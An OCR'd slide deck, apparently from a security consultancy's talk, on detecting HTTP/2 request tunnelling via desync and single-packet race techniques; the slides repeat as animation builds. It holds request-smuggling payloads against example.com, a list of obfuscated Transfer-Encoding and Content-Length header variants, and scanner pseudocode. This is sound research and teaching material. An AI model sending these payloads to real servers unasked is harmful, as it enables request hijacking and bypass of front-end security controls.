The Single-Packet Shovel

Digging for Desync-Powered Request Tunnelling

ASSURED

SECURITY CONSULTANTS

Content

- Breadcrumbs
- HTTP/2 Request Tunnelling
- Fixing Existing Tunnelling Detection
- The 2000 Request Problem
- Building Custom Research Tooling
- Building a Research Pipeline
- Case Studies
- Further Research

References:

https://portswigger.net/research/so-you-want-to-be-a-web-security-researcher


https://portswigger.net/research/how-to-build-custom-scanners-for-web-security-research-automation

Breadcrumbs


Breadcrumbs

HTTP/2 TE desync v10a space1


Breadcrumbs




Breadcrumbs




Breadcrumbs



Breadcrumbs




Breadcrumbs




```
GET / HTTP/2
Host: example.com
Content-Length: 12
Transfer-Encoding : chunked

0

FOO
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
    ... normal content ...
</html>
HTTP/1.1 400 Bad Request
Server: ...
```

Breadcrumbs




```
GET / HTTP/2
Host: example.com
Content-Length: 12
Transfer-Encoding : chunked

0

FOO
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
    ... normal content ...
</html>
HTTP/1.1 400 Bad Request
Server: ...
```

HTTP Desync Attacks

[frontend]

```
POST / HTTP/1.1
Host: example.com
Content-Type: text/plain
Content-Length: 50
Transfer-Encoding: chunked

3
x=y
0

GET / HTTP/1.1
Host: example.com
```

[backend]

```
POST / HTTP/1.1
Host: example.com
Content-Type: text/plain
Content-Length: 50
Transfer-Encoding: chunked

3
x=y
0

GET / HTTP/1.1
Host: example.com
```

HTTP Desync Attacks

[frontend]

```
POST / HTTP/1.1
Host: example.com
Content-Type: text/plain
Content-Length: 50
Transfer-Encoding: chunked

3
x=y
0

GET / HTTP/1.1
Host: example.com
```

[backend]

```
POST / HTTP/1.1
Host: example.com
Content-Type: text/plain
Content-Length: 50
Transfer-Encoding: chunked

3
x=y
0

GET / HTTP/1.1
Host: example.com
```

HTTP Desync Attacks

[frontend]

```
POST / HTTP/1.1
Host: example.com
Content-Type: text/plain
Content-Length: 50
Transfer-Encoding: chunked

3
x=y
0

GET / HTTP/1.1
Host: example.com
```

[backend]

```
POST / HTTP/1.1
Host: example.com
Content-Type: text/plain
Content-Length: 50
Transfer-Encoding: chunked

3
x=y
0

GET / HTTP/1.1
Host: example.com
```

HTTP Desync Attacks


[frontend]

```
POST / HTTP/1.1
Host: example.com
Content-Type: text/plain
Content-Length: 50
Transfer-Encoding: chunked

3
x=y
0

GET / HTTP/1.1
Host: example.com
```

[backend]

```
POST / HTTP/1.1
Host: example.com
Content-Type: text/plain
Content-Length: 50
Transfer-Encoding: chunked

3
x=y
0

GET / HTTP/1.1
Host: example.com
```

HTTP/2 Request Tunnelling



HTTP/2 Request Tunnelling

[client - HTTP/2]

```
POST / HTTP/2
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
HTTP/1.1 404 Not Found
Content-Type: text/html
```

[frontend - HTTP/2]

```
POST / HTTP/2
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
HTTP/1.1 404 Not Found
Content-Type: text/html
```

[backend - HTTP/1.1]

```
POST / HTTP/1.1
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/1.1 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
```

```
HTTP/1.1 404 Not Found
Content-Type: text/html
```

HTTP/2 Request Tunnelling

[client - HTTP/2]

```
POST / HTTP/2
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
HTTP/1.1 404 Not Found
Content-Type: text/html
```

[frontend - HTTP/2]

```
POST / HTTP/2
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
HTTP/1.1 404 Not Found
Content-Type: text/html
```

[backend - HTTP/1.1]

```
POST / HTTP/1.1
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/1.1 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
```

```
HTTP/1.1 404 Not Found
Content-Type: text/html
```

HTTP/2 Request Tunnelling

[client - HTTP/2]

```
POST / HTTP/2
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
HTTP/1.1 404 Not Found
Content-Type: text/html
```

[frontend - HTTP/2]

```
POST / HTTP/2
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
HTTP/1.1 404 Not Found
Content-Type: text/html
```

[backend - HTTP/1.1]

```
POST / HTTP/1.1
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/1.1 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
```

```
HTTP/1.1 404 Not Found
Content-Type: text/html
```

HTTP/2 Request Tunnelling

[client - HTTP/2]

```
POST / HTTP/2
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
HTTP/1.1 404 Not Found
Content-Type: text/html
```

[frontend - HTTP/2]

```
POST / HTTP/2
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
HTTP/1.1 404 Not Found
Content-Type: text/html
```

[backend - HTTP/1.1]

```
POST / HTTP/1.1
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/1.1 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
```

```
HTTP/1.1 404 Not Found
Content-Type: text/html
```

HTTP/2 Request Tunnelling

[client - HTTP/2]

```
POST / HTTP/2
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
HTTP/1.1 404 Not Found
Content-Type: text/html
```

[frontend - HTTP/2]

```
POST / HTTP/2
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
HTTP/1.1 404 Not Found
Content-Type: text/html
```

[backend - HTTP/1.1]

```
POST / HTTP/1.1
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/1.1 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
```

```
HTTP/1.1 404 Not Found
Content-Type: text/html
```

HTTP/2 Request Tunnelling

[client - HTTP/2]

```
POST / HTTP/2
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
HTTP/1.1 404 Not Found
Content-Type: text/html
```

[frontend - HTTP/2]

```
POST / HTTP/2
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
HTTP/1.1 404 Not Found
Content-Type: text/html
```

[backend - HTTP/1.1]

```
POST / HTTP/1.1
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/1.1 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
```

```
HTTP/1.1 404 Not Found
Content-Type: text/html
```

HTTP/2 Request Tunnelling

[client - HTTP/2]

```
POST / HTTP/2
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
HTTP/1.1 404 Not Found
Content-Type: text/html
```

[frontend - HTTP/2]

```
POST / HTTP/2
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
HTTP/1.1 404 Not Found
Content-Type: text/html
```

[backend - HTTP/1.1]

```
POST / HTTP/1.1
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/1.1 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
```

```
HTTP/1.1 404 Not Found
Content-Type: text/html
```

HTTP/2 Request Tunnelling

[client - HTTP/2]

```
POST / HTTP/2
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
HTTP/1.1 404 Not Found
Content-Type: text/html
```

[frontend - HTTP/2]

```
POST / HTTP/2
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
HTTP/1.1 404 Not Found
Content-Type: text/html
```

[backend - HTTP/1.1]

```
POST / HTTP/1.1
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/1.1 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
```

```
HTTP/1.1 404 Not Found
Content-Type: text/html
```

HTTP/2 Request Tunnelling

[client - HTTP/2]

```
POST / HTTP/2
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
HTTP/1.1 404 Not Found
Content-Type: text/html
```

[frontend - HTTP/2]

```
POST / HTTP/2
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
HTTP/1.1 404 Not Found
Content-Type: text/html
```

[backend - HTTP/1.1]

```
POST / HTTP/1.1
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/1.1 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
```

```
HTTP/1.1 404 Not Found
Content-Type: text/html
```

HTTP/2 Request Tunnelling

[client - HTTP/2]

```
POST / HTTP/2
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
HTTP/1.1 404 Not Found
Content-Type: text/html
```

[frontend - HTTP/2]

```
POST / HTTP/2
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
HTTP/1.1 404 Not Found
Content-Type: text/html
```

[backend - HTTP/1.1]

```
POST / HTTP/1.1
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/1.1 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
```

```
HTTP/1.1 404 Not Found
Content-Type: text/html
```

HTTP/2 Request Tunnelling

[client - HTTP/2]

```
POST / HTTP/2
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
HTTP/1.1 404 Not Found
Content-Type: text/html
```

[frontend - HTTP/2]

```
POST / HTTP/2
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
HTTP/1.1 404 Not Found
Content-Type: text/html
```

[backend - HTTP/1.1]

```
POST / HTTP/1.1
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

```
HTTP/1.1 200 OK
Content-Type: text/html

<html>
  Some content ...
</html>
```

```
HTTP/1.1 404 Not Found
Content-Type: text/html
```

Fixing Tunnelling Detection

```
GET / HTTP/2
Host: example.com
Content-Length: 20
Transfer-Encoding : chunked

0

FOO BAR AHH
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
    ... normal content ...
</html>
???
```

Reference: https://github.com/PortSwigger/http-request-smuggler

Fixing Tunnelling Detection

```
GET / HTTP/2
Host: example.com
Content-Length: 20
Transfer-Encoding : chunked

0

FOO BAR AHH
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
    ... normal content ...
</html>
???
```

```
//HeadScanTE.java.old
String foobar = "FOO BAR AHH\r\n\r\n";
attacks.add(foobar);
```

```
//HeadScanTE.java
String foobar = "FOO BAR AHH\r\n\r\n";
String foo = "FOO\r\n\r\n";

attacks.add(foobar);
attacks.add(foo);
```

Reference: https://github.com/PortSwigger/http-request-smuggler

Fixing Tunnelling Detection

```
GET / HTTP/2
Host: example.com
Content-Length: 20
Transfer-Encoding : chunked

0

FOO BAR AHH
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
    ... normal content ...
</html>
???
```

```
//HeadScanTE.java.old
String foobar = "FOO BAR AHH\r\n\r\n";
attacks.add(foobar);
```

```
//HeadScanTE.java
String foobar = "FOO BAR AHH\r\n\r\n";
String foo = "FOO\r\n\r\n";

attacks.add(foobar);
attacks.add(foo);
```

Reference: https://github.com/PortSwigger/http-request-smuggler

Building an Exploit

The 2000 Request Problem

```
GET / HTTP/2
Host: example.com
Content-Length: 12
Transfer-Encoding : chunked

0

FOO
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
    ... normal content ...
</html>
HTTP/1.1 400 Bad Request
Server: ...
```

The 2000 Request Problem

```
GET / HTTP/2
Host: example.com
Content-Length: 12
Transfer-Encoding : chunked

0

FOO
```

```
GET / HTTP/2
Host: example.com
Content-Length: 42
Transfer-Encoding : chunked

0

GET / HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
    ... normal content ...
</html>
HTTP/1.1 400 Bad Request
Server: ...
```

```
//2000 requests later ...
HTTP/2 200 OK
Content-Type: text/html

<html>
    ... normal content ...
</html>
HTTP/1.1 200 OK
Content-Type: text/html

<html>
   ... normal content ...
</html>
```

The 2000 Request Problem

```
GET / HTTP/2
Host: example.com
Content-Length: 12
Transfer-Encoding : chunked

0

FOO
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
    ... normal content ...
</html>
HTTP/1.1 400 Bad Request
Server: ...
```

```
GET / HTTP/2
Host: example.com
Content-Length: 42
Transfer-Encoding : chunked

0

GET / HTTP/1.1
Host: example.com
```

```
//2000 requests later...
HTTP/2 200 OK
Content-Type: text/html

<html>
    ... normal content ...
</html>
HTTP/1.1 200 OK
Content-Type: text/html

<html>
  ... normal content ...
</html>
```

Why the inconsistentcy?

1000s of requests to get one "hit"

Inconsistently inconsistent

(usually took ~2000 requests but not always)

"It’s not as if it’s a race condition…"


"It's not as if it's a race condition..."

(Spoiler… it was)

The Single-Packet Attack


Reference: https://portswigger.net/research/smashing-the-state-machine

The Single-Packet Attack




Reference: https://portswigger.net/research/smashing-the-state-machine

SP Attack Request Tunnelling




SP Attack Request Tunnelling




```
GET / HTTP/2                  | GET / HTTP/2
Host: example.com             | Host: example.com
Content-Length: 42            | Content-Length: 42
Transfer-Encoding : chunked   | Transfer-Encoding : chunked
                              |
0                             | 0
                              |
GET / HTTP/1.1                | GET / HTTP/1.1
Host: example.com             | Host: example.com
                              |
                              |
                              |
```

SP Attack Request Tunnelling




```
GET / HTTP/2                | GET / HTTP/2
Host: example.com           | Host: example.com
Content-Length: 42          | Content-Length: 42
Transfer-Encoding : chunked | Transfer-Encoding : chunked
                            |
0                           | 0
                            |
GET / HTTP/1.1              | GET / HTTP/1.1
Host: example.com           | Host: example.com
                            |
                            |
                            |
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
    ... normal content ...
</html>
HTTP/1.1 200 OK
Content-Type: text/html

<html>
   ... normal content ...
</html>
```

Single-Packet Detection

Building Custom Research Tools

BulkScan

- Select entries in burp proxy and run custom "scans"
- De-duplicates similar entries based on a user-defined key
  - E.g. response code + server header + request path + parameters
- Each "scan" runs in its own thread
- Customizable thread count
- Can be combined with "Distribute Damage" to add a **per-host** rate-limit

```
Using albinowaxUtils v1.4
This extension should be run on the latest
version of Burp Suite. Using an older version of
Burp may cause impaired functionality.
Loaded HTTP Request Smuggler v2.17
Updating active thread pool size to 40
Loop 0
Loop 1
Loop 2
Queued 10 attacks from 41 requests in 0 seconds
Completed request with key 302nginx/index.html:
```

Reference: https://github.com/albinowax/bulkScan

BulkScan Research Tool

```
class spTunScan():
  @override
  def doScan(baseReq):
    for permutation in permutations:
      checkReq = applyPerm(permutation, baseReq)
      checkResps = attemptSpTun(checkReq)

      for resp in checkResps:
        if resp.body().contains("HTTP/1.1"):
          reportIssue()
        else:
          # Not vulnerable
```

```
Transfer Encoding : chunked
```

```
\r\n\tTransfer-Encoding: chunked
```

```
Transfer\\Encoding: chunked
```

```
Transfer-Encoding:x chunked
```

```
Transfer-Encoding: "chunked"
```

```
Transfer-Encoding: identity
```

```
Transfer-%45ncoding: chunked
```

```
Transfer-êncoding: chunked
```

```
Content-Length: 45, 0
```

```
Content-Length: 00000000000
```

Reference: https://github.com/t0xodile/bulk-scan-research-tool/

BulkScan Research Tool

```
class spTunScan():
  @override
  def doScan(baseReq):
    for permutation in permutations:
      checkReq = applyPerm(permutation, baseReq)
      checkResps = attemptSpTun(checkReq)

      for resp in checkResps:
        if resp.body().contains("HTTP/1.1"):
          reportIssue()
        else:
          # Not vulnerable
```

```
Transfer Encoding : chunked
```

```
\r\n\tTransfer-Encoding: chunked
```

```
Transfer\\Encoding: chunked
```

```
Transfer-Encoding:x chunked
```

```
Transfer-Encoding: "chunked"
```

```
Transfer-Encoding: identity
```

```
Transfer-%45ncoding: chunked
```

```
Transfer-êncoding: chunked
```

```
Content-Length: 45, 0
```

```
Content-Length: 00000000000
```

Reference: https://github.com/t0xodile/bulk-scan-research-tool/

BulkScan Research Tool

```
class spTunScan():
  @override
  def doScan(baseReq):
    for permutation in permutations:
      checkReq = applyPerm(permutation, baseReq)
      checkResps = attemptSpTun(checkReq)

      for resp in checkResps:
        if resp.body().contains("HTTP/1.1"):
          reportIssue()
        else:
          # Not vulnerable
```

```
Transfer Encoding : chunked
```

```
\r\n\tTransfer-Encoding: chunked
```

```
Transfer\\Encoding: chunked
```

```
Transfer-Encoding:x chunked
```

```
Transfer-Encoding: "chunked"
```

```
Transfer-Encoding: identity
```

```
Transfer-%45ncoding: chunked
```

```
Transfer-êncoding: chunked
```

```
Content-Length: 45, 0
```

```
Content-Length: 00000000000
```

Reference: https://github.com/t0xodile/bulk-scan-research-tool/

BulkScan Research Tool

```
class spTunScan():
  @override
  def doScan(baseReq):
    for permutation in permutations:
      checkReq = applyPerm(permutation, baseReq)
      checkResps = attemptSpTun(checkReq)

      for resp in checkResps:
        if resp.body().contains("HTTP/1.1"):
          reportIssue()
        else:
          # Not vulnerable
```

```
Transfer Encoding : chunked
```

```
\r\n\tTransfer-Encoding: chunked
```

```
Transfer\\Encoding: chunked
```

```
Transfer-Encoding:x chunked
```

```
Transfer-Encoding: "chunked"
```

```
Transfer-Encoding: identity
```

```
Transfer-%45ncoding: chunked
```

```
Transfer-êncoding: chunked
```

```
Content-Length: 45, 0
```

```
Content-Length: 00000000000
```

Reference: https://github.com/t0xodile/bulk-scan-research-tool/

BulkScan Research Tool

```
class spTunScan():
  @override
  def doScan(baseReq):
    for permutation in permutations:
      checkReq = applyPerm(permutation, baseReq)
      checkResps = attemptSpTun(checkReq)

      for resp in checkResps:
        if resp.body().contains("HTTP/1.1"):
          reportIssue()
        else:
          # Not vulnerable
```

```
Transfer Encoding : chunked
```

```
\r\n\tTransfer-Encoding: chunked
```

```
Transfer\\Encoding: chunked
```

```
Transfer-Encoding:x chunked
```

```
Transfer-Encoding: "chunked"
```

```
Transfer-Encoding: identity
```

```
Transfer-%45ncoding: chunked
```

```
Transfer-êncoding: chunked
```

```
Content-Length: 45, 0
```


```
Content-Length: 00000000000
```

Reference: https://github.com/t0xodile/bulk-scan-research-tool/

Finding Potential Targets

